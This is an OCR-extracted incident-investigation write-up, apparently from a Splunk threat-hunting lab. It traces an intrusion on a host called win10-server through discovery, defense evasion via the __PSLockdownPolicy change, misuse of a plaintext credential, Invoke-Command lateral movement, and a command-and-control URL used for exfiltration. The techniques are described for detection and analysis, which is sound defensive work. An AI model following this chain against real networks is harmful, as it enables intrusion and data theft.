


Unusual activity: the execution of svchosts.exe from the C:\Users\Public directory, which is not standard for this process and often indicates malware or unauthorized script use.




`

The log contains a sequence of commands executed on the system, focusing on network and firewall configurations. Key actions include viewing firewall states, searching for specific IP and port activity (e.g., 0.0.0.0:8492), and listing active TCP connections.





Persistence

Commands for port forwarding and firewall settings (e.g., opening ports like 8885), indicate deliberate actions to maintain connections.



`



Start-Sleep -m 5
finally
Start-Sleep -m 5
EventCode = 4104
host = win10-server
source = WinEventLog:Microsoft-Windows-PowerShell/Operational
sourcetype = WinEventLog


Not secure
Type
Field
Value
Actions
Selected
EventCode
4104
host
win10-server
index
main
source
WinEventLog:Microsoft-Windows-PowerShell/Operational
sourcetype
WinEventLog
splunk_server
eLS-Win7
Event
ComputerName
EventType
Keywords
None
LogName
Microsoft-Windows-PowerShell/Operational
Message

`


Defense Evasion

setx.exe is used to alter the __PSLockdownPolicy via **cmd.exe.** This modification weakens PowerShell security settings, allowing unrestricted script execution.



Credential Access

converting a plaintext password (Cr@zyCompl3xP@ssw0rd) to a secure string and creating credential objects, which are then used to execute remote commands across resolved IP hostnames (10.100.11.250). (an attempt to harvest and misuse credentials).




`

Discovery


Using commands such as nslookup, findstr, netstat, and netsh to gather information about network configurations, active connections, and listening ports.

Lateral Movement

Execution of commands like Invoke-Command to remotely execute PowerShell scripts on multiple hosts (jumpbox, uatserver, etc.). These involve transferring control to other systems in the network using resolved IPs (10.100.11.250, 10.100.11.150)




Execution of powershell.exe using credentials to establish communication with resolved IPs (e.g., 10.100.11.250, jumpbox)




`

From the win10-server host to uatserver (10.100.11.150). It involves the execution of a.exe located in C:\Users\Public, connecting to port 1433.




From the win10-server host to win10 (10.100.11.100). It involves processes like svchosts.exe and aa.exe, with connections to ports 62166 and 8080.




`

From the win10-server host to uat-helpdesk (10.100.11.102). It involves processes like svchosts.exe and aa.exe, with connections to port 80.



Command & Control


PowerShell script on win10-server communicates with a suspicious URL (http://175.12.80.11:4444/news.php). It uses a web client object to send requests, set headers, and download data, potentially executing malicious payloads.



`

Exfiltration

Data is covertly transferred to external servers. This is evidenced by PowerShell scripts on win10-server communicating with URLs like http://175.12.80.11:4444/news.php. The scripts use web client objects and encrypted payloads, suggesting an attempt to steal sensitive information while evading detection.




`

Jumpbox [10.100.11.250]

